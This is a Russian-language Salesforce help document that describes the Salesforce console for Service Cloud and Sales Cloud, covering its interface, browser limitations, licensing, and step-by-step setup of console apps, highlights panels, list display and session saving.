
Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).





## Пользовательский интерфейс консоли Salesforce



(1) Вкладка «Навигация» позволяет выбирать объекты и записи. (2) Записи отображаются в виде списка, который может быть зафиксирован в левом верхнем углу экрана. (3) Выбранные записи отображаются в виде основных вкладок, которые позволяют одновременно обрабатывать несколько элементов. (4) Панель основных показателей отображает ключевую информацию, связанную с записями. (5) Элементы, связанные с записями, отображаются в виде вложенных вкладок, которые позволяют быстро переключаться между связанными данными без потери контекста. (6) Лента или область сведений позволяют просматривать и взаимодействовать с содержимым. (7) Боковые панели и нижние колонтитулы открывают доступ к настраиваемым данным компонента.

Администраторы могут настраивать консоль нужным образом — от выбора объектов на вкладке «Навигация» до возможности использования программного телефона для выполнения телефонных вызовов. К дополнительным настройкам могут относиться: отображение статей базы знаний и обращений, создание настраиваемых действий посредством клавиш быстрого доступа или интерактивное общение с клиентами посредством приложения Live Agent (только для Service Cloud). Администраторы и разработчики могут решать уникальные бизнес-проблемы путем создания настраиваемых компонентов консоли, а также используя средство интеграции консоли Salesforce для добавления сторонних интеграций и расширения настроек консоли.

 **Совет:** При использовании консоли для обслуживания рекомендуем создать консоль для продаж без приобретения отдельных лицензий.

 **Прим.:** Консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий.

СМ. ТАКЖЕ:

[Ограничения для консоли Salesforce](#)

[Подготовка к настройке консоли Salesforce](#)

## Ограничения для консоли Salesforce

Просмотрите ограничения по отображению, доступу и настройке для консоли.

### Ограничения по отображению

Консоль Salesforce поддерживает только обозреватели Microsoft® Internet Explorer® 7, 8, 9, 10 или 11; Mozilla® Firefox® 3.5 или более поздней версии, а также последнюю стабильную версию Google Chrome™. Обозреватели Internet Explorer 7 и 8 не поддерживают некоторые функции консоли, требующие повышения производительности обозревателя и применения последних веб-технологий.

| Не поддерживается обозревателем Internet Explorer 7  | Не поддерживается обозревателем Internet Explorer 8 |
|--|---|
| Фиксированные вкладки  | Фиксированные вкладки                               |
| Закладки   | Закладки  |
| Компонент «Журнал»   | Компонент «Журнал»                                  |
| Компоненты мультимонитора  | Компонент «Последние вкладки»                       |
| Изменяемая панель основных показателей   |   |
| Компонент «Последние вкладки»  |   |
| Разные настраиваемые компоненты консоли на боковых панелях                                       |   |
| Полноширинная лента в макетах страниц на основе ленты  |   |
| Автоматическое изменение размера по вертикали для ярусных компонентов консоли на боковых панелях |   |
| Шрифт и цвет шрифта для поля «CSS кнопки» компонентов консоли                                    |   |



**Совет:** Для повышения производительности рекомендуем пользователям консоли применять обозреватель Google Chrome™ и компьютеры, оснащенные ОЗУ не менее 8 Гб.

Консоль обеспечивает ограниченную поддержку языков, читаемых справа налево (например, арабский или еврейский). Ввиду ограниченной поддержки языков, читаемых справа налево, консоль может некорректно отображать некоторые функции (например, «Лента обращений», Live Agent и Salesforce Knowledge). Консоль не поддерживает языки, читаемые справа налево, Internet Explorer 7 и 8, а Salesforce больше не поддерживает эти обозреватели.

Все элементы Salesforce CRM Content отображаются на консоли в виде основных вкладок.

При использовании функции «Социальные организации, контакты и интересы» окно просмотра может отображаться на консоли некорректно.

Консоль не отображает начальные страницы записей, включая стандартные разделы «Инструменты».

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.


Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### Ограничения по алгоритмам и доступу

Консоль не поддерживает кнопки обозревателей «Назад», которые могут работать некорректно.

Консоль Salesforce не соответствует требованиям доступности.

Страницы Visualforce не обновляются нажатием на  и выбором параметра **«Обновить все основные вкладки»** или **«Обновить все вложенные вкладки»**.

Панель основных показателей не позволяет редактировать поля напрямую. Тем не менее, изменение данных полей на странице записи инициирует автоматическое обновление панели основных показателей.

Некоторые объекты (например, отчеты, панели мониторинга и Chatter) поддерживаются консолью не полностью. Данные и другие объекты помечаются звездочкой (\*) в области настройки консоли и могут использовать непредвиденные алгоритмы. Например: (1) Нажатие кнопки **«Отмена»** при просмотре долей возможности не инициирует закрытие вложенной вкладки. Взамен, во вложенной вкладке открываются сведения о странице. (2) Изменение элемента строки возможности или элемента строки сметы не инициирует его автоматическое обновление. Чтобы просмотреть последние изменения, рекомендуем обновить страницу.

При повторном открытии консоли вложенные вкладки, использовавшиеся в последний раз, могут не загрузиться автоматически. Кроме того, закрытие консоли путем выбора приложения в меню приложений Force.com может инициировать некорректную работу кнопок обозревателя **«Назад»** и **«Вперед»**.

При сохранении изменений в компоненте поиска и наличии несохраненных изменений в другом компоненте поиска система удаляет несохраненные изменения без предупреждения.

Выбранная настраиваемая ссылка или ссылка в текстовом поле (например, <http://www.salesforce.com/> в поле обращения «Описание») отображается во всплывающем окне, а не на вкладке.

При обновлении страницы «Изменить статус обращения» на консоли отображается ошибка «Не удастся получить доступ к странице».

### Ограничения по настройке

Консоль не поддерживает Chatter Messenger и средство запуска приложений.

Корректное отображение некоторых страниц Visualforce на консоли гарантируется только после их обновления.

Включение защиты от кликаджекинга для страниц Visualforce в параметрах безопасности организации препятствует корректному отображению страниц Visualforce.

Пользователи центра обработки вызовов могут использовать программный телефон на консоли Salesforce только при наличии адаптера СТИ, созданного посредством инструментария СТИ Toolkit 3.0 или 4.0, или центра обработки вызовов, созданного посредством [Open СТИ](#).

Приложение Live Agent доступно только на консоли, поддерживающей Service Cloud.

Панель основных показателей для транскриптов Live Agent доступна для редактирования, но не может быть включена для пользователей.

СМ. ТАКЖЕ:

[Консоль Salesforce](#)

## Настройка консоли Salesforce

### Подготовка к настройке консоли Salesforce

Прежде чем настроить консоль, определите ее предназначение.

Консоль Salesforce — это тип настраиваемого приложения, которое может настраиваться для агентов службы поддержки или торговых представителей. Количество консолей, настроенных для организации, не должно превышать ограничения для настраиваемых приложений, установленного для используемой версии. Например, настройте одну консоль для обслуживания клиентов, а другую консоль для телефонных продаж. Консоли для обслуживания аналогичны консолям для продаж, но могут содержать Live Agent (интерактивный чат для агентов службы поддержки и клиентов).

Прежде чем настраивать консоль, рекомендуем определить целевую аудиторию и наиболее важную информацию. Для каждой консоли рекомендуем определить объекты, доступные пользователям, поля, которые должны отображаться пользователям на панелях основных показателей, и лицензии, которые должны быть назначены пользователям для предоставления доступа к разным функциям Salesforce. Кроме того, рекомендуем определить записи, которые должны отображаться в виде основных и вложенных вкладок.

Выберите центральный рабочий объект для отображения на основной вкладке и связанные элементы для отображения на вложенных вкладках. Например, организации могут быть выбраны в качестве основной вкладки, а обращения и контакты в качестве вложенных. Имя настраиваемой консоли должно соответствовать ее функции. Тогда пользователи смогут быстро обнаружить ее. Например, «Служба поддержки клиентов».



**Совет:** При назначении лицензии на компонент Service Cloud можно просматривать и настраивать стандартную консоль путем выбора образца консоли в меню приложений Force.com.

СМ. ТАКЖЕ:

- [Советы по внедрению консоли Salesforce](#)
- [Настройка консоли Salesforce for Service](#)
- [Настройка консоли Salesforce for Sales](#)
- [Консоль Salesforce](#)

#### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

## Советы по внедрению консоли Salesforce

Прежде чем внедрить консоль, просмотрите советы ниже.

### Общие советы по внедрению

Параметры безопасности и общего доступа, используемые консолью, соответствуют параметрам организации Salesforce.

Для повышения производительности рекомендуем пользователям консоли применять обозреватель Google Chrome™ и компьютеры, оснащенные ОЗУ не менее 8 Гб.

Новый интерфейс отображается на всех страницах консоли даже в том случае, если новая тема пользовательского интерфейса не поддерживается организацией.

Чтобы просмотреть любые изменения, внесенные в настройки консоли, рекомендуем обновить обозреватель.

Консоль не может быть добавлена на клиентские или партнерские порталы.

### Советы по внедрению консоли Salesforce для обслуживания

Консоль для обслуживания доступна пользователям только при наличии лицензии «Пользователь Service Cloud».

Приложение Live Agent может использоваться на консоли только при наличии лицензии «Пользователь Live Agent».

Если организация поддерживает Salesforce Knowledge, включите боковую панель базы знаний для автоматического отображения пользователям консоли соответствующих статей и текущих обращений.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:


**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).


## Настройка консоли Salesforce for Service

Создайте и настройте приложение консоли, а затем назначьте пользователям лицензию «Пользователь Service Cloud».

 **Важное замечание:** При добавлении Live Agent на консоль рекомендуем **выполнить полную настройку** перед созданием консоли.

1. **Настройка панелей «Основное» для всех объектов и их включение.**
2. **Создайте приложение консоли и назначьте его профилям пользователей.**
3. Дополнительно для агентов службы поддержки
  - **Придание фирменного стиля консоли.**
  - **Выбор способа отображения фиксированных списков.**
  - **Список разрешенных доменов.**
  - **Настройка всплывающих уведомлений.**
  - **Настройка клавиш быстрого доступа.**
  - **Включение боковой панели базы знаний.**
  - **Настройка журналов взаимодействия и назначение их профилям пользователей.**
  - **Включите Live Agent (доступно только в консоли для обслуживания).**

4. **Назначьте пользователям лицензию «Пользователь Service Cloud».**

 **Совет:** Опытные администраторы и разработчики могут создавать настраиваемые компоненты консоли и использовать средство интеграции консоли Salesforce для добавления сторонних интеграций и расширения настроек консоли.

СМ. ТАКЖЕ:

[Назначение пользователям лицензий на компонент Service Cloud](#)

[Советы по внедрению консоли Salesforce](#)

[Подготовка к настройке консоли Salesforce](#)

[Настраиваемые функции консоли Salesforce](#)

## Назначение пользователям лицензий на компонент Service Cloud

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Лицензия «Пользователь Service Cloud» предоставляет пользователям доступ к дополнительным функциям Salesforce (например, консоль Salesforce).

Чтобы назначить лицензию пользователю, выполните указанные ниже действия.

1. Введите строку **«Пользователи»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Salesforce for Service:

- «Настройка приложения»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения пользователям лицензии «Пользователь Service Cloud»:

- «Управление внутренними пользователями»

2. Щелкните ссылку «**Правка**» напротив имени нужного пользователя.
3. Установите флажок «Пользователь Service Cloud».
4. Нажмите кнопку «**Сохранить**».


СМ. ТАКЖЕ:

[Настройка консоли Salesforce for Service](#)

## Настройка консоли Salesforce for Sales

Для первого подключения консоли обратитесь в компанию Salesforce, затем назначьте пользователям соответствующую лицензию набора полномочий и полномочия пользователей.

1. Чтобы подключить консоль для своей организации, обратитесь в компанию Salesforce.
2. [Настройка панелей «Основное» для всех объектов и их включение.](#)
3. Назначьте пользователям лицензию набора полномочий «Пользователь Sales Console».
4. [Включение полномочия «Sales Console» в набор полномочий.](#)
5. Назначьте пользователям набору полномочий. Пользователи могут быть назначены наборам полномочий, содержащим полномочие «Sales Console», только при наличии лицензии набора полномочий «Пользователь Sales Console».
6. [Дополнительные сведения для торговых представителей](#)
  - [Придание фирменного стиля консоли.](#)
  - [Выбор способа отображения фиксированных списков.](#)
  - [Список разрешенных доменов.](#)
  - [Настройка всплывающих уведомлений.](#)
  - [Настройка клавиш быстрого доступа.](#)
  - [Включение боковой панели базы знаний.](#)
  - [Настройка журналов взаимодействия и назначение их профилям пользователей.](#)
7. [Создание приложения консоли и назначение его профилям пользователей.](#)

 **Совет:** Опытные администраторы и разработчики могут создавать настраиваемые компоненты консоли и использовать средство интеграции консоли Salesforce для добавления сторонних интеграций и расширения настроек консоли.

СМ. ТАКЖЕ:

[Активация полномочий пользователей Sales Console для консоли Salesforce](#)

[Советы по внедрению консоли Salesforce](#)

[Подготовка к настройке консоли Salesforce](#)

[Настраиваемые функции консоли Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition.**

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** за  
дополнительную плату.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензий  
набора полномочий:

- «Управление внутренними пользователями»

Для создания консоли  
Salesforce for Sales:

- «Настройка приложения»
- И  
«Sales Console»

## Активация полномочий пользователей Sales Console для консоли Salesforce

Полномочие «Sales Console» может быть добавлено в набор полномочий после предоставления пользователям лицензии на консоль Salesforce for Sales.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Создайте набор полномочий. При создании набора полномочий выберите значение «Нет» в поле «Лицензия пользователя». Выбор другого типа лицензии препятствует добавлению полномочия «Sales Console» в данный набор полномочий.
3. Щелкните ссылку «**Полномочия приложения**» на странице «Набор полномочий».
4. Выберите полномочие «Sales Console» и нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка консоли Salesforce for Sales](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition**.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** за  
дополнительную плату.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- «Управление пользователями»



## Включение панелей основных показателей консоли Salesforce

Панели основных показателей отображаются на консоли только после их включения.

1. Измените любой макет страницы и щелкните **«Свойства макета»**.
2. Установите флажок «Панель основных показателей» и нажмите кнопку **«ОК»**.
3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка консоли Salesforce for Service](#)

[Настройка консоли Salesforce for Sales](#)

[Настройка панелей основных показателей для консоли Salesforce](#)

[Формат и поля панели основных показателей](#)

### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:


- «Настройка приложения»


Для просмотра макетов страниц:

- «Просмотр настройки»


## Настройка панелей основных показателей для консоли Salesforce

Панель основных показателей — это настраиваемая таблица, содержащая не более четырех столбцов и расположенная в верхней части всех основных вкладок консоли. Данная панель позволяет пользователям консоли быстро просматривать ключевую информацию.

Чтобы отредактировать панель основных показателей, наведите указатель мыши на нужную панель в любом макете страницы и щелкните значок  или дважды щелкните нужную панель. Чтобы добавить или изменить поля, щелкните соответствующий столбец и выберите нужные поля в списках «Верхнее поле» и «Нижнее поле». Если нужные поля отсутствуют, рекомендуем добавить их в макет страницы сведений. Поля могут отображаться на каждой панели основных показателей только один раз. Поля, которые уже используются, отображаются серым цветом. Панель основных показателей не поддерживает поля типа «Область обогащенного текста», настраиваемые поля типа «Область подробного текста» и объект «Транскрипт».

Чтобы удалить поле, щелкните соответствующий столбец и выберите значение «Нет» в списке полей. Чтобы добавить столбец, нажмите кнопку **«Добавить столбец»**. Чтобы удалить столбец, наведите указатель мыши на нужный столбец и щелкните значок .

Чтобы сохранить изменения, внесенные на панель основных показателей, нажмите кнопку **«ОК»** в диалоговом окне «Свойства панели основных показателей». Чтобы завершить редактирование макета страницы, нажмите кнопку **«Сохранить»**. Панели основных показателей отображаются на консоли только после их включения.

 **Важное замечание:** Закрытие макета страницы без нажатия кнопки **«Сохранить»** инициирует потерю изменений, внесенных на панель основных показателей.

СМ. ТАКЖЕ:

[Включение панелей основных показателей консоли Salesforce](#)

[Формат и поля панели основных показателей](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Формат и поля панели основных показателей

Прежде чем настроить панель основных показателей для консоли Salesforce, просмотрите данные правила форматирования.

Панель основных показателей может содержать любые стандартные или настраиваемые поля, которые уже добавлены в макет страницы. Каждая панель может содержать не менее одного, но не более четырех столбцов полей. Каждый столбец может содержать от одного до двух полей в верхней или нижней позиции.

При просмотре панели основных показателей шрифт верхних полей жирнее и крупнее, чем шрифт нижних полей. Пользователи могут просматривать только поля, доступные для просмотра. В противном случае, поля отображаются пустыми. Если оба поля столбца отображаются пустыми, то столбец также отображается пустым.

СМ. ТАКЖЕ:

[Настройка панелей основных показателей для консоли Salesforce](#)

[Включение панелей основных показателей консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- «Просмотр настройки»

## Создание приложения консоли Salesforce

Для создания консоли администратору необходимо создать приложение консоли.



[Просмотреть обзор \(Требуется полномочие «Sales Console» или лицензия «Пользователь Service Cloud».\)](#)

Каждая консоль — это настраиваемое приложение, доступное для выбора в меню приложений Force.com. Количество приложений консоли, доступное для создания, определяется ограничениями организации для настраиваемых приложений.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Приложение**» и нажмите кнопку «**Далее**».
2. Нажмите кнопку «**Создать**», выберите «Консоль» и нажмите кнопку «**Далее**». При необходимости, чтобы скопировать имеющуюся консоль, нажмите кнопку «**Клонировать**» на странице сведений консоли. Сохраните скопированную консоль перед обновлением ее клонированных всплывающих уведомлений или клавиш быстрого доступа.
3. Укажите метку для приложения и нажмите кнопку «**Далее**». Размер метки может составлять до 40 символов с пробелами. Данная метка является именем приложения в меню приложений Force.com.
4. При необходимости добавьте настраиваемый логотип. Нажмите кнопку «**Вставить изображение**», выберите нужный графический файл из библиотеки документов и нажмите кнопку «**Далее**».
5. Выберите элементы для добавления на вкладку «Навигация» и нажмите кнопку «**Далее**». Вкладка «Навигация» не поддерживает добавление следующих элементов: прогнозы, идеи, ответы, подключения, порталы, консоль, действия (задачи и события), средство запуска приложений и кнопки для настройки организации. Параметры доступности вкладки и параметр «Изменять настройки личных вкладок пользователя» не применяются ко вкладке «Навигация». Например, вкладка «Навигация» предоставляет доступ к учетным записям, несмотря на выбор значения «Вкладка скрыта» для объекта «Учетные записи» в профилях пользователей.
6. Выберите отображение элементов, которые отсутствуют на основной или вложенной вкладке, и нажмите кнопку «**Далее**». Например, можно указать, в каких случаях элементы должны отображаться как основные или вложенные вкладки в родительских записях при выборе спискового представления, отображения результатов поиска или всплывающих окон. Нажмите кнопку...
  - «В виде основной вкладки» для отображения записей объекта в виде основных вкладок.
  - «В виде вложенной вкладки для» для отображения записей объекта в виде вложенных вкладок. Выберите из раскрывающегося списка нужную родительскую запись для отображения вложенной вкладки. Например, чтобы отображать обращения в виде вложенных вкладок для контактов, выберите «Имя контакта (Контакт)» в строке «Обращения». При отсутствии родительских записей вложенные вкладки отображаются в виде основных. Например, кампания отображается в виде основной вкладки, если кампании используются в виде вложенных вкладок для интересов, а интерес не принадлежит кампании.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- «Просмотр настройки и конфигурации»

Для управления приложениями:

- «Настройка приложения»

7. Если организация использует Service Cloud и [Live Agent](#), то при необходимости установите флажок «Добавить Live Agent в данное приложение» и нажмите кнопку **«Далее»**. Чтобы добавить рабочее пространство чата для Live Agent на консоль, выполните одно из указанных ниже действий.
  - Выберите записи или страницы для открытия в виде вложенных вкладок сеансов чата.
  - Чтобы добавить инструмент «Статьи» в рабочее пространство чата, установите флажок «Добавить предложенные статьи из Salesforce Knowledge в Live Agent».
8. Назначьте консоль Salesforce профилям пользователей.
  - a. Чтобы выбрать профили, которым должно быть доступно приложение, установите флажок «Доступно».
  - b. Установите флажок «По умолчанию», чтобы установить приложение в качестве приложения профиля по умолчанию, то есть новые пользователи при первом входе в систему будут видеть это приложение в профиле. Профили с ограничениями исключены из этого списка.
9. Нажмите кнопку **«Сохранить»**.



**Совет:** Чтобы просмотреть любые изменения, внесенные в настройки консоли, рекомендуем обновить обозреватель.

СМ. ТАКЖЕ:

[Настройка консоли Salesforce for Service](#)

[Настройка консоли Salesforce for Sales](#)

[Придание фирменного стиля консоли Salesforce](#)

## Настройка консоли Salesforce

### Настраиваемые функции консоли Salesforce

Чтобы определить, как вы просматриваете и обрабатываете данные, администратор должен включить и настроить большинство функций консоли.

| Функция                           | Автоматическое включение | Доступно на консоли для обслуживания | Доступно на консоли для продаж |
|-----------------------------------|--------------------------|--------------------------------------|--------------------------------|
| Панель основных показателей       |                          | ✓                                    | ✓                              |
| Придание фирменного стиля консоли |                          | ✓                                    | ✓                              |
| Фиксированные списки              | ✓                        | ✓                                    | ✓                              |
| Сохранение сеансов пользователя   | ✓                        | ✓                                    | ✓                              |
| Закладки и недавние вкладки       | ✓                        | ✓                                    | ✓                              |
| Клавиши быстрого доступа          | ✓                        | ✓                                    | ✓                              |
| Компоненты мультимонитора         | ✓                        | ✓                                    | ✓                              |
| Компоненты консоли                |                          | ✓                                    | ✓                              |
| Список разрешенных доменов        |                          | ✓                                    | ✓                              |
| Всплывающие уведомления           |                          | ✓                                    | ✓                              |
| Журналы взаимодействия            |                          | ✓                                    | ✓                              |
| Интеграция программного телефона  |                          | ✓                                    | ✓                              |
| Боковая панель базы знаний        |                          | ✓                                    | ✓                              |

#### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях: **Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Salesforce for Service:

- «Настройка приложения»

Для настройки консоли Salesforce for Sales:

- «Настройка приложения»

И

«Пользователь Sales Console»

[Колонтитул Knowledge One](#)



[Live Agent](#)



СМ. ТАКЖЕ:

[Консоль Salesforce](#)

## Выбор способа отображения списков на консоли Salesforce

Администраторы могут изменять способ отображения списков в консоли.

Консоль поддерживает три способа отображения списков.

| Тип списка                  | Описание  |
|-----------------------------|---|
| Во весь экран, без фиксации | Списки отображаются только при выборе вкладки «Навигация». Запись, выбранная из списка, открывается в новой вкладке.              |
| Фиксация сверху             | Списки отображаются постоянно, вверху страницы. Запись, выбранная из списка, открывается в новой вкладке под списком.             |
| Фиксация слева              | Списки отображаются постоянно, в левой части страницы. Запись, выбранная из списка, открывается в новой вкладке справа от списка. |

Чтобы изменить способ отображения списков, выполните указанные ниже действия.

1. Введите строку «[Приложения](#)» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «[Приложения](#)».
2. Выберите приложение консоли.
3. Нажмите кнопку «[Правка](#)».
4. Выберите нужный способ отображения списков. При выборе фиксированных списков укажите размер по умолчанию (в пикселах или процентах).
5. Нажмите кнопку «[Сохранить](#)».

СМ. ТАКЖЕ:

[Настраиваемые функции консоли Salesforce](#)

[Консоль Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора способа отображения списков:


- «Настройка приложения»

## Сохранение сеансов пользователя на консоли Salesforce

Администраторы могут сохранять сеансы, благодаря чему пользователи, выполняющие повторный вход, могут быстро открывать компоненты, использовавшиеся при закрытии обозревателя или выходе из системы Salesforce.

Если организация поддерживает консоль, то автоматическое сохранение сеансов позволяет отображать перечисленные ниже компоненты при повторном входе пользователя: любая из ранее открывавшихся вкладок, настраиваемые компоненты консоли, компоненты боковой панели измененного размера, открытый или закрытый заголовок поиска и журналы взаимодействия.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите приложение консоли.
3. Нажмите кнопку «**Правка**».
4. Если сеансы пользователя не сохраняются, щелкните «Сохранить сеансы пользователя».
5. Нажмите кнопку «**Сохранить**».

 **Прим.:** Консоль использует свойство обозревателя `sessionStorage`, чтобы сохранять вкладки до закрытия их пользователем. Если пользователь выходит из системы Salesforce, а затем входит в одно и то же окно, будут отображены вкладки, открытые во время предыдущего сеанса, даже если параметр «Сохранить сеансы пользователя» отключен.

СМ. ТАКЖЕ:

[Настраиваемые функции консоли Salesforce](#)  
[Консоль Salesforce](#)

### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


